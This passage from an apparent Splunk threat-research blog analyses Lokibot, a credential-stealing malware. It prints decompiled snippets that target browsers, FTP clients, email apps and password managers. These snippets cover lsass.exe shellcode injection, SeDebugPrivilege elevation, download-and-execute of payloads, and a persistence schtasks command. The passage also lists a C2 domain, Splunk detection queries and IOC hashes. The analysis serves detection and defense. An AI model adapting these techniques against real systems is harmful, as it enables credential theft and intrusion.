browser_func_list[5] = mw_retrieve_moz_flock;
browser_func_list[6] = mw_retrieve_black_hawk_profile;
browser_func_list[7] = mw_retrieve_lunandscape_profile;
browser_func_list[8] = mw_check_user_data_db_files;
browser_func_list[9] = mw_retrieve_opera_login_data;
browser_func_list[10] = mw_retrieve_qtweb_auto_complete_data;
browser_func_list[11] = mw_locate_browserdata_qupzilla;
browser_func_list[12] = mw_decrypt_vault_db;
browser_func_list[13] = mw_retrieve_opera_wand_dat;
browser_func_list[14] = mw_retrieve_cyberfox_profile;
browser_func_list[15] = mw_retrieve_pale_moon_profile;
browser_func_list[16] = mw_retrieve_waterfox_profile;
browser_func_list[17] = mw_locate_purple_account_xml;
browser_func_list[18] = mw_retrieve_superputty_profile;
browser_func_list[19] = mw_locate_ftpshell;
browser_func_list[20] = mw_locate_npp_ftp;
browser_func_list[21] = mw_locate_myftp;
browser_func_list[22] = mw_locate_ftp_box;
browser_func_list[23] = mw_locate_sherrod_ftp;
browser_func_list[24] = mw_locate_ftp_now;
browser_func_list[25] = mw_locate_ftpsite;
browser_func_list[26] = mw_locate_xftp;
browser_func_list[27] = mw_locate_easy_ftp;
browser_func_list[28] = mw_locate_sftp_config;
```

Figure 13: Snippet of Targeted Browser for Credential Collection

The table below provides a comprehensive list of browsers and applications targeted by this malware to collect sensitive data and credentials.

Category	Applications/Targets
Browsers	Mozilla Firefox, IceDragon, Cyberfox, Waterfox, Pale Moon, K-Meleon, SeaMonkey, Flock, Black Hawk, Opera, Lunascape, QupZilla, QtWeb

Category	Applications/Targets
FTP Tools	FileZilla, WS_FTP, WinFTP, FTPShell, NppFTP, MyFTP, FTP Box, Sherrod FTP, FTP Now, FTPSite, Xftp, EasyFTP, SFTP Config, JASFTP, Automize SSH, Cyberduck, FullSync, LinasFTP, Staff-FTP, BlazeFtp, NetFile, GoFTP, ALFTP, DeluxeFTP, WCX FTP, FTP Getter, SmartFTP, FlashFXP, NovaFTP, NetDrive, BitKinex, UltraFXP, SecureFX, Fling FTP, ClassicFTP, Putty, WinSCP, 32bit FTP, FTP Navigator, Secure FTP Expert, Steed, Expandrive
Email Clients	Mozilla Thunderbird, Postbox, Fossamail, Foxmail, PocoMail, IncrediMail, Opera Mail, DeskSoft CheckMail, Gmail Notifier, FlaSKa, Trulymail, YMail, Outlook, WinChips
Password Managers	Windows Vault, mSecure, Enpass, Roboform, KeePass, Password1, Krotik
Other Tools	Pidgin (Purple), SuperPuTTY, VNC, Synccovery, Full Tilt Poker, PokerStars, NoteFly, NoteZilla, Stickies, Sticky Notes, Todo Desktop, SPN, Softwarenetz Mailing

Lokibot loads `sqlite3.dll`, `mozsqlite3.dll`, and `nss3.dll` to access and decrypt stored browser data—such as saved passwords and cookies—which are commonly stored in SQLite databases and protected using NSS (Network Security Services) libraries, especially in Mozilla-based browsers.

```

if ( !a5 )
    return 1;
sqlite3_fmt_path = mw_format_str(L"%s\\%s", a2, L"sqlite3.dll");
target_lib = sqlite3_fmt_path;
if ( !sqlite3_fmt_path
    || mw_call_PathFileExistsW(sqlite3_fmt_path)
    || (mw_HeapFree(target_lib),
        mozsqlite3_fmt_path = mw_format_str(L"%s\\%s", a2, L"mozsqlite3.dll"),
        (target_lib = mozsqlite3_fmt_path) == 0)
    || mw_call_PathFileExistsW(mozsqlite3_fmt_path)
    || (mw_HeapFree(target_lib),
        nss3_fmt_path_1 = mw_format_str(L"%s\\%s", a2, L"nss3.dll"),
        (target_lib = nss3_fmt_path_1) == 0)
    || mw_call_PathFileExistsW(nss3_fmt_path_1) )
{
    v36 = mw_wrap_LoadLibrary(target_lib);
    dword_49B978 = v36;
}

```

Figure 14:Load Database Access Modules

Ingress Tool Transfer (T1105)

Lokibot is also capable of downloading additional malware, plugins, or malicious components onto the compromised host using the `UrlDownloadToFileW()` Windows API. The downloaded files are saved in the `%temp%` folder with randomly generated filenames and are then executed.

Unfortunately, the command and control (C2) server was already offline at the time of this analysis.

```
{
    v13 = mw_to_wide_char(v6);
    if ( !v13 )
        goto LABEL_41;
    if ( mw_URLDownloadToFileW(v13, 0, 0, L".exe", 26, 0, L"-u") )
    {
        mw_move_file_in_temp(0);
        mw_call_exit(0);
    }
    goto LABEL_24;
}
```

Figure 15: Download Files

Access Token Manipulation (T1134)

Lokibot attempts to enable the SeDebugPrivilege token to gain higher-level permissions on the compromised system. By enabling this privilege, the malware can interact with and manipulate processes that typically require administrative rights including system processes such as lsass.exe. This elevated access is crucial for Lokibot to perform actions like credential dumping, as it allows the malware to bypass standard security restrictions and extract sensitive information from protected processes.

```
res = 0;
ProcessHandle = mw_GetCurrentProcess();
OpenProcessToken = mw_parse_needed_api(9, OpenProcessToken_HASH, 0, 0);
result = (OpenProcessToken)(ProcessHandle, 0x28, &TokenHandle);
if ( result )
{
    LookupPrivilegeValueW = mw_parse_needed_api(9, LookupPrivilegeValueW_HASH, 0, 0);
    if ( (LookupPrivilegeValueW)(0, L"SeDebugPrivilege", &lpLuid) )
    {
        TokenHandle_1 = TokenHandle;
        v8 = lpLuid;
        NewState = 1;
        v9 = v12;
        v10 = 2;
        AdjustTokenPrivileges = mw_parse_needed_api(9, AdjustTokenPrivileges_HASH, 0, 0);
        if ( (AdjustTokenPrivileges)(TokenHandle_1, 0, &NewState, 16, 0, 0) )
            res = 1;
    }
    mw_CloseHandle(TokenHandle);
    result = res;
}
return result;
}
```

Figure 16: SedebugPrivilege Process Token Privileges

Process Injection (T1055)

Figure 17 shows a screenshot of the Lokibot code snippet responsible for injecting shellcode into the lsass.exe process to perform credential dumping. Additionally, as a defense evasion technique, the loader injects Lokibot into a newly created vbc.exe process, the Visual Basic compiler that is part of the .NET Framework, .NET SDK, or Visual Studio responsible for reading source files, compile to IL/PE, and write output.

```
6      {
7          v16 = mw_call_open_process(L"lsass.exe", 0x1FFFFFFF);
8          v17 = v16;
9          if ( v16 )
10             {
11                 if ( !mw_IsWow64Process(v16) )
12                 {
13                     *(v5 + 1) = mw_zw_read_mem(v17, L"kernel32.dll", "GetProcAddress");
14                     *v5 = mw_zw_read_mem(v17, L"kernel32.dll", "LoadLibraryW");
15                 }
16                 mw_CloseHandle(v17);
17             }
18         }
19     else
20     {
21         v18 = mw_wrap_LoadLibrary(L"kernel32.dll");
22         v19 = mw_parse_needed_api(0, GetProcAddress_HASH, 0, 0);
23         *(v5 + 1) = (v19)(v18, "GetProcAddress");
24         v20 = mw_wrap_LoadLibrary(L"kernel32.dll");
25         v21 = mw_parse_needed_api(0, GetProcAddress_HASH, 0, 0);
26         *v5 = (v21)(v20, "LoadLibraryW");
27     }
28     if ( *(v5 + 1) )
29     {
30         if ( mw_GetNativeSystemInfo() )
31             mw_lsass_process_code_injection(L"lsass.exe", v5, v25 + 1156, shellcode, 600
32         else
33             mw_virtual_alloc_and_free(v3, v5, L"lsass.exe", v5, v25 + 1156, sub_41029A,
```

Figure 17: Process Injection

Credentials in Registry (T1552.002)

Lokibot accesses Outlook profile information stored in the Windows registry to extract email account credentials, server settings, and other configuration data. By targeting these registry entries, Lokibot can harvest sensitive information such as usernames, passwords, and profile details, enabling further compromise or data exfiltration from the victim's email account.

```

int mw_parse_outlook_profile()
{
    dword_49F96C = mw_mem_zero(0x3E8u);
    mw_reg_enum_key(
        L"Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook",
        sub_40D726,
        HKEY_CURRENT_USER,
        1);
    mw_reg_enum_key(L"Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook", sub_40D726, HKEY_CURRENT_USER, 1);
    mw_reg_enum_key(L"Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook", sub_40D726, HKEY_CURRENT_USER, 1);
    mw_series_of_memcpy(dword_49F96C, 0, 0);
    mw_heap_mem_free(dword_49F96C);
    return 1;
}

```

Figure 18: Outlook Profile registry Access

Scheduled Task/Job (T1053)

As part of its persistence and privilege escalation techniques, Lokibot creates a scheduled task that points to a dropped copy of itself on the compromised host. This ensures that Lokibot is automatically executed each time the system boots, allowing it to maintain persistence across reboots and potentially operate with elevated privileges, depending on the permissions assigned to the scheduled task.

The screenshot displays the Windows Task Scheduler interface. The task list shows a task named 'ldftOSRAyTSI' with a status of 'Ready' and 'Multiple triggers defined'. The task is scheduled to run at 11/30/1999 12:00:00 AM. The task has not yet run, with a last run result of 'The task has not yet run. (0x41303)'. The author is 'AR-WIN-DC-2\Administrator' and it was created on 10/25/2014 2:27:44 PM.

The task's properties are shown in the bottom pane. The 'General' tab is selected, showing the task name 'ldftOSRAyTSI', location '\Updates', and author 'AR-WIN-DC-2\Administrator'. The 'Triggers' tab is also visible, showing a single trigger for the task.

The task's XML definition is displayed in the right pane, showing the task's configuration in XML format. The XML includes the task's name, author, location, and various settings such as 'MultipleInstancesPolicy', 'DisallowStartIfOnBatteries', 'StopIfGoingOnBatteries', 'AllowHardTerminate', 'StartWhenAvailable', 'RunOnlyIfNetworkAvailable', 'IdleSettings', and 'RestartOnIdle'.

Figure 19: Lokibot Scheduled Task

Detections

[Splunk Threat Research Team](#) added detection coverages for this malware family for all extracted Mitre Att&ck Tactics and Techniques during analysis. The overall Lokibot Analytic story consisted of 26 Splunk Detections.

Windows Scheduled Task Created Via XML

The following analytic detects the creation of scheduled tasks in Windows using schtasks.exe with the -create flag and an XML parameter. This detection leverages data from Endpoint Detection and Response (EDR) agents, focusing on command-line executions and process details.

Splunk SPL

Windows Scheduled Task Created Via XML

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes where Processes.process_name=schtasks.exe Processes.process=*create* Processes.process="* /xml *" by Processes.action Processes.dest Processes.original_file_name Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id Processes.parent_process_name Processes.parent_process_path Processes.process Processes.process_exec Processes.process_guid Processes.process_hash Processes.process_id Processes.process_integrity_level Processes.process_name Processes.process_path Processes.user Processes.user_id Processes.vendor_product | `drop_dm_object_name(Processes)` | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```

original_file_name	parent_process	parent_process_exec	parent_process_guid	parent_process_id	parent_process_name	parent_process_path	process
schtasks.exe	"C:\Users\Public\RFQ No. 6000023946.ISO.bat"	RFQ No. 6000023946.ISO.bat	{95e246de-99c5-68ca-5504-000000006503}	6584	RFQ No. 6000023946.ISO.bat	C:\Users\Public\RFQ No. 6000023946.ISO.bat	"C:\Windows\System32\schtasks.exe" /Create /TN "Updates\ldft0SRayTSI" /XML "C:\Users\Administrator\AppData\Local\Temp\2\tmp5282.tmp"
schtasks.exe	"C:\Users\Public\RFQ No. 6000023946.ISO.bat"	RFQ No. 6000023946.ISO.bat	{95e246de-9af5-68ca-7a04-000000006503}	5296	RFQ No. 6000023946.ISO.bat	C:\Users\Public\RFQ No. 6000023946.ISO.bat	"C:\Windows\System32\schtasks.exe" /Create /TN "Updates\ldft0SRayTSI" /XML "C:\Users\Administrator\AppData\Local\Temp\2\tmpF1FA.tmp"

Figure 20: Windows Scheduled Task Created Via XML Detection

Executables Or Script Creation In Suspicious Path

The following analytic identifies the creation of executables or scripts in suspicious file paths on Windows systems. It leverages the Endpoint.Filesystem data model to detect files with specific extensions (e.g., .exe, .dll, .ps1) created in uncommon directories (e.g., \windows\fonts\, \users\public\).

Splunk SPL

Executables Or Script Creation In Suspicious Path

```
| tstats `security_content_summariesonly` values(Filesystem.file_path) as
  file_path count min(_time) as firstTime max(_time) as lastTime from
datamodel=Endpoint.Filesystem
where Filesystem.file_name IN (*.exe, *.dll, *.sys, *.com, *.vbs,
  *.vbe, *.js, *.ps1, *.bat, *.cmd, *.pif, *.msc) AND Filesystem.file_path IN
  (*\\windows\\fonts\\*, *\\windows\\temp\\*, *\\users\\public\\*,
  *\\windows\\debug\\*,
  *\\Users\\Administrator\\Music\\*, *\\Windows\\servicing\\*, *\\Users\\Default\\*,
  *Recycle.bin*, *\\Windows\\Media\\*, *\\Windows\\repair\\*, *\\PerfLogs\\*)
  by Filesystem.action Filesystem.dest Filesystem.file_access_time
Filesystem.file_create_time Filesystem.file_hash Filesystem.file_modify_time
Filesystem.file_name Filesystem.file_path Filesystem.file_acl Filesystem.file_size
Filesystem.process_guid Filesystem.process_id Filesystem.user Filesystem.vendor_product
| `drop_dm_object_name(Filesystem)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `executables_or_script_creation_in_suspicious_path_filter`
```




Figure 21: Executables Or Script Creation In Suspicious Path Detection

Windows Executable in Loaded Modules

The following analytic identifies instances where executable files (.exe) are loaded as modules, detected through 'ImageLoaded' events in Sysmon logs. This method leverages Sysmon EventCode 7 to track unusual module loading behavior, which is significant as it deviates from the norm of loading .dll files.

Splunk SPL

Windows Executable in Loaded Modules

```
sysmon` EventCode=7 ImageLoaded != *.dll AND Signed != true
| fillnull
| stats count min(_time) as firstTime max(_time) as lastTime
by Image ImageLoaded dest loaded_file loaded_file_path original_file_name process_exec
process_guid process_hash process_id process_name
process_path service_dll_signature_exists service_dll_signature_verified signature
Signed
signature_id user_id vendor_product
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_executable_in_loaded_modules_filter`
```




Figure 22: Windows Executable in Loaded Modules Detection

Windows Visual Basic Commandline Compiler DNSQuery

The following analytic detects instances where vbc.exe, the Visual Basic Command Line Compiler, initiates DNS queries. Normally, vbc.exe operates locally to compile Visual Basic code and does not require internet access or to perform DNS lookups.

Splunk PSL

Windows Visual Basic Commandline Compiler DNSQuery

```
`sysmon` EventCode=22 process_name="vbc.exe"
| stats count min(_time) as firstTime max(_time) as lastTime
by answer answer_count dvc process_exec process_guid process_name query query_count
reply_code_id
signature signature_id src user_id vendor_product QueryName QueryResults QueryStatus
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

answer	answer_count	dvc	process_exec	process_guid	process_name	query	query_count	reply_code_id	signature	signature_id	src	user_id	vendor_product	QueryName
176.32.230.3	1	ar-win-dc-2	vbc.exe	{95e246de-9a13-68ca-6184-000000006503}	vbc.exe	electrico.co.zw	1	0	DNSEvent (DNS query)	22	ar-win-dc-2	'S-1-5-18'	Microsoft Sysmon	electrico.co.zw
176.32.230.3	1	ar-win-dc-2	vbc.exe	{95e246de-abf0-68ca-cc06-000000006503}	vbc.exe	electrico.co.zw	1	0	DNSEvent (DNS query)	22	ar-win-dc-2	'S-1-5-18'	Microsoft Sysmon	electrico.co.zw

Figure 23: Windows Visual Basic Commandline Compiler DNSQuery Detection

Overall Lokibot Splunk Analytic Story consists of 26 detections.

IOC

SHA256 Hashes	Description
6b8cd32010895abeebbe3f8acfc9718748dfaa7b6a6a5994178b5b1712121c02	Steganography Loader with Lokibot
dce6b152b3a0a2aef99b6b837813d9bb8335d4de7555af0e175c84a137380dd5	Steganography Loader
afadf2ba580bb4b4ebf838defaa64f03da77b6a0418f9fab29fea55558ebfcf7	Steganography Loader
d8fcaf8be0aa2646663d12005285f5afc10a2ed324fc963b50adcd79802a716a	Steganography Loader

Learn More


This blog helps security analysts, blue teamers, and Splunk users identify Lokibot and its malicious loader by enabling the community to discover related tactics, techniques, and procedures used by threat actors and adversaries. You can implement the detections in this blog using the [Enterprise Security Content Updates app](#) or the [Splunk Security Essentials app](#). To view the Splunk Threat Research Team's complete security content repository, visit research.splunk.com.

Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the [Slack](#) channel #security-research. Follow [these instructions](#) if you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank [Teoderick Contreras](#) for authoring this post and the entire [Splunk Threat Research Team](#) for their contributions: [Michael Haag](#), [Nasreddine Bencherchali](#), [Lou Stella](#), [Bhavin Patel](#), [Rod Soto](#), [Eric McGinnis](#), [Patrick Bareiss](#), Raven Tait and [Jose Hernandez](#).



[Splunk Threat Research Team](#)

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in

the [Attack Data repository](#).

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more [Splunk Security Content](#).



[Teoderick Contreras](#)

I'm a Senior Threat Research Engineer on Splunk's Threat Research Team. I've been working in the cybersecurity industry for almost 12+ years. I primarily focus on malware reverse engineering/analysis, digital forensics and detection development.